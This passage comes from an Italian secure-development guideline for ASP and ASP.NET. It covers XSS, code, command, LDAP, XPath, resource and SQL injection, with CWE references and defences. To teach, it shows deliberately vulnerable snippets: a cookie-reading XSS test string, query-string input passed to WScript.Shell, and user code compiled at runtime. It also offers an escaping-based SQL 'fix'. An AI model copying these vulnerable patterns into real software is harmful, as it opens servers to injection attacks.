
```
<%
  Function XSS_Filter(MyQueryString)
    If IsNumeric(MyQueryString) Then
      MyQueryString = CInt(MyQueryString)
    Else
      MyQueryString = Server.HTMLEncode(MyQueryString)
    End If
    XSS_Filter = MyQueryString
  End Function
%>
Tale funzione verrebbe chiamata in questo modo:
<%
  Dim parametro
  parametro = XSS_Filter(Request.QueryString("parametro"))
%>
```

Per ulteriori informazioni si veda: http://cwe.mitre.org/data/definitions/79.html CWE-79: Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')

7.7.2 Code Injection

Come riconoscerla

L'applicazione esegue del codice ricevuto attraverso l'input che non è stato sufficientemente verificato. Un utente in grado di inserire codice arbitrario può prendere il controllo dell'applicazione e del server, se non sono state adottate tecniche di difesa in profondità.

Come difendersi.

È vietata qualsiasi esecuzione dinamica di codice ricevuto da canali non attendibili. Se è prorpio necessario compilare ed eseguire dinamicamente del codice dinamico, occorre allore predisporre una sandbox isolata, ad esempio AppDomain di .NET o un thread isolato.
Devono essere effettuati tutti i controlli possibili per validare il codice in ingresso.
Configurare l'applicazione da eseguire utilizzando un account utente limitato che non disponga di privilegi non necessari.
Se è possibile optare per isolare tutta l'esecuzione dinamica utilizzando un account utente separato e dedicato che abbia privilegi solo per le operazioni e i file specifici utilizzati dal codice da eseguire, in base al principio denominato "Principle of Least Privilege". Il principio stabilisce che agli utenti venga attribuito il più basso livello di "diritti" che possano, detenere rimanendo comunque in grado di compiere il proprio lavoro.

Esempio:
Il seguente codice permette di filtrare eventuale codice dannoso:

```
<%
        strHTML = "<s" & "cript>alert(document.cookie);</s" & "cript>"

        ' code injection
        Response.Write(strHTML)

        ' protetto
        Response.Write(Server.HtmlEncode(strHTML))
%>
```

Per ulteriori informazioni: http://cwe.mitre.org/data/definitions/94.html ,
Improper Control of Generation of Code ('Code Injection') CWE-94.

7.7.3 Command Injection

Come riconscerla

Sfruttando questa vulnerabilità un aggressore potrebbe eseguire comandi di sistema arbitrari sull'application server. Il danno che potrebbe essere arrecato comprende:

- la possibilità di modificare i permessi all'interno di file o directory nel file system (read / create / modify / delete);
- la possibilità di instaurare connessioni di rete non autorizzate verso il server;
- la possibilità di gestire i servizi di sistema, avviandoli, fermandoli o rimuovendoli;
- la completa acquisizione del controllo del server da parte dell'attaccante.

Attraverso questa vulnerabilità l'applicazione viene portata ad eseguire i comandi dell'attaccante. L'operazione spesso viene effettuata utilizzando stringhe di input controllate dall'utente, sulle quali non viene effettuata alcuna verifica.
Potrebbero così essere eseguiti direttamente sul server comandi anche molto pericolosi per il sistema o per la sicurezza dei dati.

Come difendersi

- Rimodulare il codice per evitare una qualsiasi esecuzione diretta di script di comandi. Per effettuare operazioni di sistema, utilizzare eventualmente API fornite dalla piattaforma.
- Se non è possibile fare a meno di lanciare shell dei comandi, assicurarsi tuttavia di eseguire solo stringhe statiche, che non includano l'input dell'utente.
- Validare tutti gli input, indipendentemente dalla loro provenienza. La convalida dovrebbe essere basata su una white list: dovrebbero essere accettati solo i dati che adattano a una struttura specificata, e scartati i dati che non rientrano in questa categoria. I parametri devono essere limitati a un set di caratteri consentito e i caratteri riconosciuti come estranei devono essere filtrati e neutralizzati (escaping). Oltre ai caratteri, occorre controllare il tipo del dato, la sua dimensione, l'intervallo di validità (range), il formato ed eventuali valori attesi (white list).
- Configurare l'applicazione da eseguire utilizzando un account utente limitato che non disponga di privilegi non necessari.
- L'esecuzione del codice dovrebbe utilizzare un account utente separato e dedicato, fornito dei soli privilegi strettamente necessari, in base al principio denominato "Principle of Least Privilege". Il principio stabilisce che agli utenti venga attribuito il più basso livello di "diritti" che possano detenere rimanendo comunque in grado di compiere il proprio lavoro.

Esempio:
Uno script ASP che invoca una shell di Sistema, utilizzando l'input utente può essere molto pericolosa:

```
<%
    Set oWSH= Server.CreateObject("WScript.Shell")
    oWSH.Run Request.QueryString("parametro")+ " param1 param2", 1, True
    set oWSH = nothing
%>
```

Per ulteriori informazioni: http://cwe.mitre.org/data/definitions/77.html,
CWE-77: Improper Neutralization of Special Elements used in a Command ('Command Injection').

7.7.4 Connection String Injection

Come riconoscerla

Questo tipo di attacchi è possibile nel momento in cui l'applicazione affida all'input utente la composiszione dinamica della stringa di connessione al al database oppure al server.
Un utente malintenzionato potrebbe manipolare la stringa di connessione dell'applicazione al database oppure al server. Utilizzando strumenti e modifiche di testo semplici, l'aggressore potrebbe essere in grado di eseguire una delle seguenti operazioni:

- Danneggiare le performance delle applicazioni (ad esempio incrementando il valore relativo al MIN POOL SIZE);
- Manomettere la gestione delle connessioni di rete (ad esempio, tramite TRUSTED CONNECTION);
- Dirigere l'applicazione sul database fraudolento anziché a quello genuino;
- Scoprire la password dell'account di sistema nel database (tramite un brute-force attack).

Per comunicare con il proprio database o con un altro server (ad esempio Active Directory), l'applicazione costruisce dinamicamente una sua stringa di connessione. Questa stringa di connessione viene costruita dinamicamente con l'input inserito dall'utente. Se i valori immessi sono stati verificati in misura insufficiente o non sono stati affatto verificati, la stringa di connessione potrebbe essere manipolata ad arte a vantaggio dell'attaccante.

Come difendersi

- Validare tutti gli input, indipendentemente dalla loro provenienza. Per la validazione, si consiglia l'approccio white list (sono accettati solo i dati che adottano una struttura specificata nella white list, scartando quelli che non la rispettano). In generale, è necessario controllare il tipo del dato, la sua dimensione, l'intervallo di validità (range), il formato ed eventuali valori attesi (white list).
- Evitare di costruire dinamicamente stringhe di connessione. Se è necessario creare dinamicamente una stringa di connessione evitare di includere l'input dell'utente. In ogni caso, utilizzare utilità basate sulla piattaforma, come SqlConnectionStringBuilder di .NET, o almeno codificare l'input validato come il piu' idoneo per la piattaforma utilizzata.
- Le stringhe di connessione possono essere custodite nel file web.config. Si tratta di una scelta migliore rispetto a comporle a runtime con l'input dell'utente. Si separa così l'applicazione dai metadati. Il file di configurazione in questione deve essere messo in sicurezza attivano la modalità "protected configuration", che permette di memorizzare le stringhe di connessione in forma crittografata (encrypted).

Per ulteriori informazioni si veda: http://cwe.mitre.org/data/definitions/99.html,
CWE-99: Improper Control of Resource Identifiers ('Resource Injection').

7.7.5 LDAP Injection

Come riconoscerla

La LDAP Injection è un tipo di attacco cui sono vulnerabili le applicazioni e che utilizzano l'input, senza verificarlo adeguatamente, per costruire query LDAP (Lightweight Directory Access Protocol).
Se coronato da successo, l'LDAP injection potrebbe consentire un furto di informazioni, un'elevazione dei privilegi e l'autenticazione con un'identità altrui (spoofing).
Per comunicare con la directory delle utenze (ad esempio Active Directory), l'applicazione costruisce dinamicamente delle query. Se utilizza l'input utente senza verificarlo, un malintenzionato può inserire comandi modificati ad arte per carpire informazioni non dovute.

Come difendersi

Validare tutti gli input, indipendentemente dalla loro provenienza. Per la validazione, si consiglia l'approccio white list (sono accettati solo i dati che adottano una struttura specificata nella white list, scartando quelli che non la rispettano). Occorre controllare il tipo del dato, la sua dimensione, l'intervallo di validità (range), il formato ed eventuali valori attesi (white list).

Per ulteriori informazioni: http://cwe.mitre.org/data/definitions/90.html,
CWE-90: Improper Neutralization of Special Elements used in an LDAP Query ('LDAP Injection').

7.7.6 XPath Injection

Come riconoscerla

Gli attacchi XPath Injection sono possibili quando un sito Web utilizza le informazioni fornite dall'utente per costruire una query XPath per i dati XML. Inviando informazioni intenzionalmente malformate nel sito Web, un utente malintenzionato può scoprire come sono strutturati i dati XML o accedere a dati a cui normalmente non avrebbe accesso. Potrebbe persino essere in grado di elevare i suoi privilegi sul sito Web se i dati XML vengono utilizzati per l'autenticazione (come un file utente basato su XML).

Come difendersi

- Evitare che la costruzione della query XPath dipenda dalle informazioni inserite dall'utente. Possibilmente mapparla con i parametri utente mantenendo la separazione tra dati e codice. Nel caso fosse necessario includere l'input dell'utente nella query, questo dovrà essere precedentemente validato.

- Validare tutti gli input, indipendentemente dalla loro provenienza. La validazione dovrebbe essere basata su una white list (si dovrebbero accettare solo i dati che adattano a una struttura specificata, scartando quelli che non la rispettano). Occorre controllare il tipo del dato, la sua dimensione, l'intervallo di validità (range), il formato ed eventuali valori attesi (white list).

Esempio:

L'applicazione utilizza una stringa inserita dall'utente per costruire una query XPath:

```
from sys import stdin
import XPath
print 'Insert item number: '
userInput = stdin.readline()
XPath.find('//item' + userInput, doc)
```

La stringa inserita dall'utente viene trasformata in un numero intero prima dell'uso nella query XPath:

```
from sys import stdin
import XPath
print 'Insert item number: '
userInput = stdin.readline()
XPath.find('//item' + str(int(userInput)), doc)
```

Per ulteriori informazioni si veda: http://cwe.mitre.org/data/definitions/643.html,
CWE-643: Improper Neutralization of Data within XPath Expressions ('XPath Injection').

7.7.7 Resource Injection

Come riconoscerla

Quando un'applicazione definisce un tipo di risorsa o posizione in base all'input dell'utente, come un nome file o un numero di porta, questi dati possono essere manipolati per eseguire o accedere a risorse diverse.
L'attacco di "path traversal" è un caso particolare della resource injection. In tal caso a essere iniettato è un path manipolativo che punta a risorse diverse nel file system.
Se si utilizza l'input dell'utente per definire la porta sulla quale aprire un socket, si da all'utente la possibilità di introdurre una backdoor attraverso la quale potrebbe prendere il controllo del sistema.

Come difendersi

- In molti casi non è necessario aprire un socket manualmente; meglio affidarsi a librerie e protocolli esistenti.
- Tutti i dati inviati devono essere crittografati, se sono sensibili. Nel dubbio se i dati siano sensibili o possano diventarlo, meglio comunque crittografarli.
- Qualsiasi input letto dal socket deve essere validato.
- Le applicazioni non dovrebbero utilizzare l'input dell'utente per accedere a risorse del sistema. Nel caso si scelga di farlo, è obbligatorio validare l'input, per esempio attraverso una white list. Se si consente la creazione di socket, controllare scrupolosamente questo tipo di attività.

Per ulteriori informazioni si veda: http://cwe.mitre.org/data/definitions/99.html,
CWE-99: Improper Control of Resource Identifiers ('Resource Injection').

7.7.8 SQL Injection

Come riconoscerla

I dati forniti dall'utente, in un modulo (form) o attraverso i parametri URL, devono essere sempre considerati non attendibili e potenzialmente corrotti. La composizione dinamica di query SQL, a partire da dati non verificati, consente agli aggressori di inserire valori appositamente predisposti per modificarne il

contenuto e il significato. Gli attacchi di SQL injection possono leggere, modificare o eliminare informazioni riservate dal database e talvolta persino metterlo fuori uso o eseguire comandi arbitrari di sistema operativo.

Come difendersi

- In genere, la soluzione consiste nel fare affidamento su query parametriche, piuttosto che sulla concatenazione di stringhe. Questa tecnica fornisce un valido escaping dei caratteri pericolosi.
- Validare tutti gli input, indipendentemente dalla loro provenienza. La validazione dovrebbe essere basata su una white list: dovrebbero essere accettati solo i dati che adattano a una struttura specificata, scartando quelli che non rispettano la white list Occorre controllare il tipo del dato, la sua dimensione, l'intervallo di validità (range), il formato ed eventuali valori attesi (white list).
- Limitare l'accesso agli oggetti e alle funzionalità di database, in base al "Principle of Least Privilege" (non fornire agli utenti permessi più elevati di quelli strettamente necessari per svolgere il loro lavoro).

Esempio:
La query ottenuta dinamicamente tramite concatenazione di stringhe viene resa sicura effettuando un'encoding mirato del valore in input.

```
<%
        Function FixSQL(stringa)
         stringa = Replace(stringa, "'", "''")
         stringa = Replace(stringa, "%", "[%]")
         stringa = Replace(stringa, "[", "[[]")
         stringa = Replace(stringa, "]", "[]]")
         stringa = Replace(stringa, "_", "[_]")
         stringa = Replace(stringa, "#", "[#]")
         FixSQL = stringa
        End function

        SQL = "SELECT * FROM tabella WHERE ID = '" & FixSQL(Request("ID")) & "'"
%>
```

Per ulteriori informazioni si veda: http://cwe.mitre.org/data/definitions/89.html,
CWE-89: Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection').

7.8 ASP.NET

ASP.NET è un insieme di tecnologie di sviluppo di software per il web, commercializzate da Microsoft. Utilizzando queste tecnologie gli sviluppatori possono realizzare applicazioni Web e servizi Web (Web Service). Sebbene il nome ASP.NET derivi da ASP (Active Server Pages), la vecchia tecnologia per lo sviluppo web di Microsoft, esistono sostanziali differenze fra le due. Infatti ASP.NET si basa, come tutte le applicazioni della famiglia Microsoft .NET, sul CLR (Common Language Runtime).

Vengono di seguito analizzate le principali vulnerabilità e relative contromisure da adottare.

7.8.1 Cross-site scripting (XSS)

Come riconoscerla

Il Cross Site Scripting consiste nella possibilità che un attaccante possa inserire nella pagina dell'applicazione, quindi nel codice HTML, script che, una volta eseguiti, possano trarre in inganno i legittimi utenti, trafugare informazioni e predisporre nuovi attacchi.
Questa minaccia, enormemente diffusa, è dovuta allo scarso controllo dell'input da parte delle web application.

Il Cross Site Scripting può essere reflected o stored. Nel primo caso, uno script inoculato è valido solo all'interno della sessione corrente, ma i suoi effetti possono essere molto dannosi per il sito vittima dell'attacco.
Ancora più grave è il Cross Site Scripting di tipo stored. In questo caso lo script inoculato viene memorizzato come parte intregrante della pagina all'interno di un database e rispristinato ogni qual volta la pagina in questione viene caricata. Quest'attacco è stato sfruttato ampiamente nel recente passato, soprattutto laddove veniva consentito agli utenti di inserire recensioni, commenti e altri contributi.

Volendo schematizzare, possiamo categorizzare gli attacchi XSS nelle seguenti tipologie:

- Reflected XSS, in cui la stringa dannosa proviene dalla richiesta dell'utente.
- Stored XSS, in cui la stringa dannosa proviene dal database del sito Web.

Esiste anche un Cross Site Scripting dovuto a una lacuna nella codifica UTF-7, che permettere di mascherare i caratteri "<" e ">", facendoli sfuggire al controllo. Questa minaccia non è più possibile nei moderni browser, ad eccezione di Microsoft Internet Explorer 11.

Come difendersi

- Validare tutti gli input, indipendentemente dalla loro provenienza. Per la validazione, si consiglia l'approccio white list (sono accettati solo i dati che adottano una struttura specificata nella white list, scartando quelli che non la rispettano). Occorre controllare il tipo del dato, la sua dimensione, l'intervallo di validità (range), il formato ed eventuali valori attesi (white list).
- Codificare completamente tutti i dati dinamici prima di incorporarli (encoding). La codifica dovrebbe essere sensibile al contesto, in base al tipo di dato che si vuole neutralizzare: se ci si aspetta che possa esserci codice HTML abusivo, occorre codificare gli eventuali tag HTML, se ci si potrebbe trovare di fronte a uno script, allora bisogna codificare gli elementi sintattici di Javascript, ecc.
- Si consiglia di utilizzare la libreria di codifica ESAPI.
- Nell'intestazione di risposta Content-Type HTTP, è necessario definire esplicitamente la codifica dei caratteri (charset) per l'intera pagina.
- Impostare l'attributo HTTPOnly per proteggere il cookie della sessione da indebite letture da parte di script malevoli.

Per ulteriori informazioni si veda: http://cwe.mitre.org/data/definitions/79.html,
CWE-79: Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting').

Esempio:
Nel seguente codice, un dato in input (parametro per la ricerca viene stampato a video, senza averlo prima sottoposto ad alcun controllo):

```
Sub cmdSearch _Click(Source As Object, _ e As EventArgs)

// Do Search…..

lblResult.Text="You Searched for: " & txtInput.Text

// [loop per mostrare I risultati della query]

End Sub
```

7.8.2 Code Injection

Come riconoscerla

L'applicazione esegue del codice ricevuto attraverso l'input che non è stato sufficientemente verificato. Un utente in grado di inserire codice arbitrario può prendere il controllo dell'applicazione e del server, se non sono state adottate tecniche di difesa in profondità.

Esempio:

Il codice seguente mostra come del codice .NET può essere passibile di code injection:

```
String codiceUtente = request.Form["Codice"];

CSharpCodeProvider compiler = new CSharpCodeProvider();
CompilerParameters parametri = new CompilerParameters();
parametri.GenerateInMemory = true;
parametri.GenerateExecutable = true;

try
{
  CompilerResults risultati = compiler.CompileAssemblyFromSource(parametri,
codiceUtente);

  Assembly compilato = risultati.CompiledAssembly;
  exitCode = (int)compilato.EntryPoint.Invoke(null, new object[0]);
```

Come difendersi.

- È vietata qualsiasi esecuzione dinamica di codice ricevuto da canali non attendibili. Se è prorpio necessario compilare ed eseguire dinamicamente del codice dinamico, occorre allore predisporre una sandbox isolata, ad esempio AppDomain di .NET o un thread isolato.
- Devono essere effettuati tutti i controlli possibili per validare il codice in ingresso.
- Configurare l'applicazione da eseguire utilizzando un account utente limitato che non disponga di privilegi non necessari.
- Se è possibile optare per isolare tutta l'esecuzione dinamica utilizzando un account utente separato e dedicato che abbia privilegi solo per le operazioni e i file specifici utilizzati dal codice da eseguire, in base al principio denominato "Principle of Least Privilege". Il principio stabilisce che agli utenti venga attribuito il più basso livello di "diritti" che possano, detenere rimanendo comunque in grado di compiere il proprio lavoro.

Per ulteriori informazioni si veda: http://cwe.mitre.org/data/definitions/94.html,
Improper Control of Generation of Code ('Code Injection') CWE-94.

7.8.3 Command Injection

Come riconscerla

Sfruttando questa vulnerabilità un aggressore potrebbe eseguire comandi di sistema arbitrari sull'application server. Il danno che potrebbe essere arrecato comprende:

- la possibilità di modificare i permessi all'interno di file o directory nel file system (read / create / modify / delete);
- la possibilità di instaurare connessioni di rete non autorizzate verso il server;
- la possibilità di gestire i servizi di sistema, avviandoli, fermandoli o rimuovendoli;
- la completa acquisizione del controllo del server da parte dell'attaccante.

In pratica, l'applicazione manda in esecuzione sul server comandi di sistema operativo inseriti dell'attaccante. L'operazione spesso viene effettuata utilizzando stringhe di input controllate dall'utente, sulle quali non viene effettuata alcuna verifica.
Potrebbero così essere eseguiti direttamente sul server comandi anche molto pericolosi per il sistema o per la sicurezza dei dati.

Come difendersi

- Rimodulare il codice per evitare una qualsiasi esecuzione diretta di script di comandi. Per effettuare operazioni di sistema, utilizzare eventualmente API fornite dalla piattaforma.
- Se non è possibile fare a meno di lanciare shell dei comandi, assicurarsi tuttavia di eseguire solo stringhe statiche, che non includano l'input dell'utente.
- Validare tutti gli input, indipendentemente dalla loro provenienza. La convalida dovrebbe essere basata su una white list: dovrebbero essere accettati solo i dati che adattano a una struttura specificata, e scartati i dati che non rientrano in questa categoria. I parametri devono essere limitati a un set di caratteri consentito e i caratteri riconosciuti come estranei devono essere filtrati e neutralizzati (escaping). Oltre ai caratteri, occorre controllare il tipo del dato, la sua dimensione, l'intervallo di validità (range), il formato ed eventuali valori attesi (white list).
- Configurare l'applicazione da eseguire utilizzando un account utente limitato che non disponga di privilegi non necessari.
- L'esecuzione del codice dovrebbe utilizzare un account utente separato e dedicato, fornito dei soli privilegi strettamente necessari, in base al principio denominato "Principle of Least Privilege". Il principio stabilisce che agli utenti venga attribuito il più basso livello di "diritti" che possano detenere rimanendo comunque in grado di compiere il proprio lavoro.

Per ulteriori informazioni: http://cwe.mitre.org/data/definitions/77.html,
CWE-77: Improper Neutralization of Special Elements used in a Command ('Command Injection').

7.8.4 Connection String Injection

Come riconoscerla

Questo tipo di attacchi è possibile nel momento in cui l'applicazione affida all'input utente la composiszione dinamica della stringa di connessione al database oppure al server.
Un utente malintenzionato potrebbe manipolare la stringa di connessione dell'applicazione al database oppure al server. Utilizzando strumenti e modifiche di testo semplici, l'aggressore potrebbe essere in grado di eseguire una delle seguenti operazioni:

- Danneggiare le performance delle applicazioni (ad esempio incrementando il valore relativo al MIN POOL SIZE);
- Manomettere la gestione delle connessioni di rete (ad esempio, tramite TRUSTED CONNECTION);
- Dirigere l'applicazione sul database fraudolento anziché a quello genuino;
- Scoprire la password dell'account di sistema nel database (tramite un brute-force attack).

Per comunicare con il proprio database o con un altro server (ad esempio Active Directory), l'applicazione costruisce dinamicamente una sua stringa di connessione. Questa stringa di connessione viene costruita dinamicamente con l'input inserito dall'utente. Se i valori immessi sono stati verificati in misura insufficiente o non sono stati affatto verificati, la stringa di connessione potrebbe essere manipolata ad arte a vantaggio dell'attaccante.

Come difendersi

- Validare tutti gli input, indipendentemente dalla loro provenienza. Per la validazione, si consiglia l'approccio white list (sono accettati solo i dati che adottano una struttura specificata nella white list, scartando quelli che non la rispettano). In generale, è necessario controllare il tipo del dato, la sua dimensione, l'intervallo di validità (range), il formato ed eventuali valori attesi (white list).
- Evitare di costruire dinamicamente stringhe di connessione. Se è necessario creare dinamicamente una stringa di connessione evitare di includere l'input dell'utente. In ogni caso, utilizzare utilità basate sulla piattaforma, come SqlConnectionStringBuilder di .NET, o almeno codificare l'input validato come il piu' idoneo per la piattaforma utilizzata.

- Nelle prime versioni di ASP.NET le stringhe di connessione erano memorizzate nel file web.config. Adesso, le più recenti applicazioni ASP.NET Core possono leggere le configurazioni da varie fonti come appsettings.json, da variabili di ambiente, da argomenti della riga di comando, ecc. È possibile, in pratica, archiviare la stringa di connessione ovunque si voglia. In ogni caso, è sempre meglio che comporla a runtime con l'input dell'utente. Si separa così l'applicazione dai metadati. Il file in questione deve essere messo in sicurezza attivando la modalità "protected configuration", che permette di memorizzare le stringhe di connessione in forma crittografata (encrypted).

Esempio.
Nel seguente codice la stringa di connessione viene letta dal file appsettings.json e la sua composizione non è vulnerabile ad alcuna injection:

```
var builder = new ConfigurationBuilder();
builder.AddJsonFile("appsettings.json", optional: false);
var configuration = builder.Build();
connectionString = configuration.GetConnectionString("SQLConnection");
```

Per ulteriori informazioni: http://cwe.mitre.org/data/definitions/99.html,
CWE-99: Improper Control of Resource Identifiers ('Resource Injection').

7.8.5 LDAP Injection

Come riconoscerla

La LDAP Injection è un tipo di attacco cui sono vulnerabili le applicazioni e che utilizzano l'input, senza verificarlo adeguatamente, per costruire query LDAP (Lightweight Directory Access Protocol).
Se coronato da successo, l'LDAP injection potrebbe consentire un furto di informazioni, un'elevazione dei privilegi e l'autenticazione con un'identità altrui (spoofing).
Per comunicare con la directory delle utenze (ad esempio Active Directory), l'applicazione costruisce dinamicamente delle query. Se utilizza l'input utente senza verificarlo, un malintenzionato può inserire comandi modificati ad arte per carpire informazioni non dovute.

Come difendersi

Validare tutti gli input, indipendentemente dalla loro provenienza. Per la validazione, si consiglia l'approccio white list (sono accettati solo i dati che adottano una struttura specificata nella white list, scartando quelli che non la rispettano). Occorre controllare il tipo del dato, la sua dimensione, l'intervallo di validità (range), il formato ed eventuali valori attesi (white list).
A partire dalla versione 3.5 del Framework .NET, sono state introdotte nella libreria AntiXSS della versione 4 due nuove funzioni che permettono l'encoding delle stringhe da utilizzare per le query LDAP:

- Encoder.LdapFilterEncode. Codifica l'input convertendo i valori non sicuri in \n, dove n rappresenta il carattere non sicuro.
- Encoder.LdapDistinguishedNameEncode. Codifica l'input convertendo i valori non sicuri in #n, dove n rappresenta il carattere non sicuro, mentre i segni ",", "+", "/", "<" e ">" vengono codificati con la barra ("\").

Esempio:
Formato non corretto:

```
ds.Filter = "(&(name=" + input + ")(isPublic=true))"
```

Formato corretto:

```
ds.Filter = "(&(name=" + Encoder.LdapFilterEncode(input) + ")(isPublic=true))"
```

Per ulteriori informazioni: http://cwe.mitre.org/data/definitions/90.html,
CWE-90: Improper Neutralization of Special Elements used in an LDAP Query ('LDAP Injection').

7.8.6 Resource Injection

Come riconoscerla

Quando un'applicazione definisce un tipo di risorsa o posizione in base all'input dell'utente, come un nome file o un numero di porta, questi dati possono essere manipolati per eseguire o accedere a risorse diverse.
L'attacco di "path traversal" è un caso particolare della resource injection. In tal caso a essere iniettato è un path manipolativo che punta a risorse diverse nel file system.
Se si utilizza l'input dell'utente per definire la porta sulla quale aprire un socket, si da all'utente la possibilità di introdurre una backdoor attraverso la quale potrebbe prendere il controllo del sistema.

Come difendersi

- In molti casi non è necessario aprire un socket manualmente; meglio affidarsi a librerie e protocolli esistenti.
- Tutti i dati inviati devono essere crittografati, se sono sensibili. Nel dubbio se i dati siano sensibili o possano diventarlo, meglio comunque crittografarli.
- Qualsiasi input letto dal socket deve essere validato.
- Le applicazioni non dovrebbero utilizzare l'input dell'utente per accedere a risorse del sistema. Nel caso si scelga di farlo, è obbligatorio validare l'input, per esempio attraverso una white list. Se si consente la creazione di socket, controllare scrupolosamente questo tipo di attività.

Per ulteriori informazioni si veda: http://cwe.mitre.org/data/definitions/99.html,
CWE-99: Improper Control of Resource Identifiers ('Resource Injection').

7.8.7 SQL Injection

Come riconoscerla

I dati forniti dall'utente, in un modulo (form) o attraverso i parametri dell'URL, devono essere sempre considerati non attendibili e potenzialmente corrotti. La composizione dinamica di query SQL, a partire da dati non verificati, consente agli aggressori di inserire valori appositamente predisposti per modificarne il contenuto e il significato. Gli attacchi di SQL injection possono leggere, modificare o eliminare informazioni riservate dal database e talvolta persino metterlo fuori uso o eseguire comandi arbitrari di sistema operativo.

Come difendersi

- In genere, la soluzione consiste nel fare affidamento su query parametriche, piuttosto che sulla concatenazione di stringhe. Questa tecnica fornisce un valido escaping dei caratteri pericolosi.
- Validare tutti gli input, indipendentemente dalla loro provenienza. La validazione dovrebbe essere basata su una white list: dovrebbero essere accettati solo i dati che adattano a una struttura specificata, scartando quelli che non rispettano la white list. Occorre controllare il tipo del dato, la sua dimensione, l'intervallo di validità (range), il formato ed eventuali valori attesi (white list).
- Limitare l'accesso agli oggetti e alle funzionalità di database, in base al "Principle of Least Privilege" (non fornire agli utenti permessi più elevati di quelli strettamente necessari per svolgere il loro lavoro).

Per ulteriori informazioni si veda: http://cwe.mitre.org/data/definitions/89.html,
CWE-89: Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection').

7.8.8 XPath Injection

Come riconoscerla

Gli attacchi XPath Injection sono possibili quando un sito Web utilizza le informazioni fornite dall'utente per costruire una query XPath per i dati XML. Inviando informazioni intenzionalmente malformate nel sito Web, un utente malintenzionato può scoprire come sono strutturati i dati XML o accedere a dati a cui normalmente non avrebbe accesso. Potrebbe persino essere in grado di elevare i suoi privilegi sul sito Web se i dati XML vengono utilizzati per l'autenticazione (come un file utente basato su XML).

Come difendersi

- Evitare che la costruzione della query XPath dipenda dalle informazioni inserite dall'utente. Possibilmente mapparla con i parametri utente mantenendo la separazione tra dati e codice. Nel caso fosse necessario includere l'input dell'utente nella query, questo dovrà essere precedentemente validato.
- Validare tutti gli input, indipendentemente dalla loro provenienza. La validazione dovrebbe essere basata su una white list (si dovrebbero accettare solo i dati che adattano a una struttura specificata, scartando quelli che non la rispettano). Occorre controllare il tipo del dato, la sua dimensione, l'intervallo di validità (range), il formato ed eventuali valori attesi (white list).

Per ulteriori informazioni si veda: http://cwe.mitre.org/data/definitions/643.html,
CWE-643: Improper Neutralization of Data within XPath Expressions ('XPath Injection').

7.8.9 Ulteriori indicazioni per lo sviluppo sicuro

7.8.9.1 ASP.NET Web Form

Web form è una tecnologia basata su ASP.NET di Microsoft, in cui il codice eseguito sul server genera dinamicamente l'output di pagina Web al browser o al dispositivo client. È uno dei quattro modelli (assieme a ASP.NET MVC, ASP.NET Web Pages, ASP.NET Single Page Applications) di programmazione che possono essere utilizzati per la creazione di applicazioni web ASP.NET.
È compatibile con qualsiasi browser, dispositivo mobile o linguaggio supportato da .NET ed è flessibile in quanto offre la possibilità di aggiungere controlli creati dall'utente e terze parti.

Segue un elenco di best practices per lo sviluppo sicuro.

- **Concatenazione di stringhe**: Utilizzare StringBuilder. Nella concatenazione delle stringhe, l'uso di StringBuilder è preferibile rispetto a String.Concat o all'utilizzo dell'operatore '+'. Più nel dettaglio, StringBuilder è più performante nella concatenazione di un numero elevato di stringhe (>=3), mentre ha prestazioni equiparate a String.Concat per un minor numero (<3) di stringhe.
- **Ajax UpdatePanel**: Evitare chiamate superflue al server. Controllare Page.IsPostBack al caricamento della pagina per assicurarsi che la logica di inizializzazione della pagina venga eseguita quando una pagina viene caricata la prima volta e non in risposta ai postback dei client. Per le convalide, devono essere utilizzati script lato client.
- **ViewState e HiddenFields**: Mantenere i dati minimi in ViewState. ViewState è valido solo per il postback delle stesse pagine: i dati vengono trasmessi al client e restituiti in un campo nascosto. Disattiva ViewState a PageLevel utilizzando EnableViewState.
- **Sessione**: Variabili di sessione
  - Non dovrebbero esistere più di 20 variabili di sessione nel contesto applicativo.
  - Tenere TimeOut di sessione.
  - Disattivare lo stato della sessione, se non si utilizza in una particolare pagina / applicazione.
- **Reindirizzare**: Server.Trasfer vs Response.Redirect. Utilizza Server.Transfer per reindirizzare alle pagine della stessa applicazione e Response.Redirect per reindirizzare verso una pagina esterna o quando è necessario avviare un nuovo contesto.
- **DataReader**: Utilizzare DataReader per il binding dei dati. Se l'applicazione non richiede la memorizzazione nella cache, è possibile utilizzare DataReader.

  - Utilizzare DataReader per recuperare i dati e caricarli in un DataSet. Non passare questo DataSet tra i diversi livelli. Passare entità personalizzate tra i diversi livelli.
- **Resource**: Chiusura delle risorse. Una delle problematiche più comuni ai programmatori è la sistematica chiusura delle risorse e/o connessioni aperte. Capita spesso, infatti, che per errori e/o eccezioni impreviste non gestite al meglio, alcune risorse rimangano in attesa di una chiusura che non arriverà mai. Per cui, chiudere le connessioni quando non in uso, migliora la sicurezza e le prestazioni. Prevedere meccanismi di chiusura automatica delle risorse (attraverso un gestore che viene eseguito ad ogni uscito dal blocco).
- **Inizialiazzazione delle variabili**. Inizializzare la variabile @ start e usarla in una fase successiva provoca molte operazioni PUSH / POP. Quindi, inizializzare le variabili al momento/posto giusto. Le variabili intere non devono essere inizializzate a zero perché vengono inizializzate automaticamente. Le variabili stringhe invece, devono essere inizializzate esplicitamente.
- **Richiesta http**: Utilizzare Fiddler. Utilizza Fiddler per intercettare le richieste HTTP e per sapere quale richiesta richiede più tempo. Individua anche le eccezioni causate durante ogni richiesta HTTP.
- **URL**: Rewriting URL. Per gli URL che dispongono di informazioni riservate, è consigliabile implementare URL Rewriters. Gli URL devono essere coerenti.
- **Settings**: Application settings.
  - Fissare un valore per la Content-Length. Questo impone la connessione aperta per un tempo limitato (prestabilito) e la chiusura automatica della stessa quando viene superato il limite temporale dichiarato.
  - Crittografare le stringhe di connessione sul server.
  - Assicurarsi che tutte le DLL di riferimento siano presenti nel GAC.
  - Disattivare il tracciamento e il debug. Set <retail = "true" /> nel file machine.config - obbliga il debug a essere falso, disattiva la traccia di output e reindirizza alla pagina di errore personalizzata piuttosto che alla pagina di errore effettiva.
- **Web services**: Impedire il sovraccarico dei servizi web
  - Impedire il sovraccarico dei servizi web tramite attacchi DoS (Denial of Service):
  - Controllare se si tratta di una prima visita o la visita ripetuta per la stessa funzione dal medesimo IP.
  - Utilizzare connessioni SQL attendibili nei servizi Web.
  - Assicurarsi che ci siano chiamate asincrone ai servizi web.
- **Eccezioni**: Gestire le eccezioni
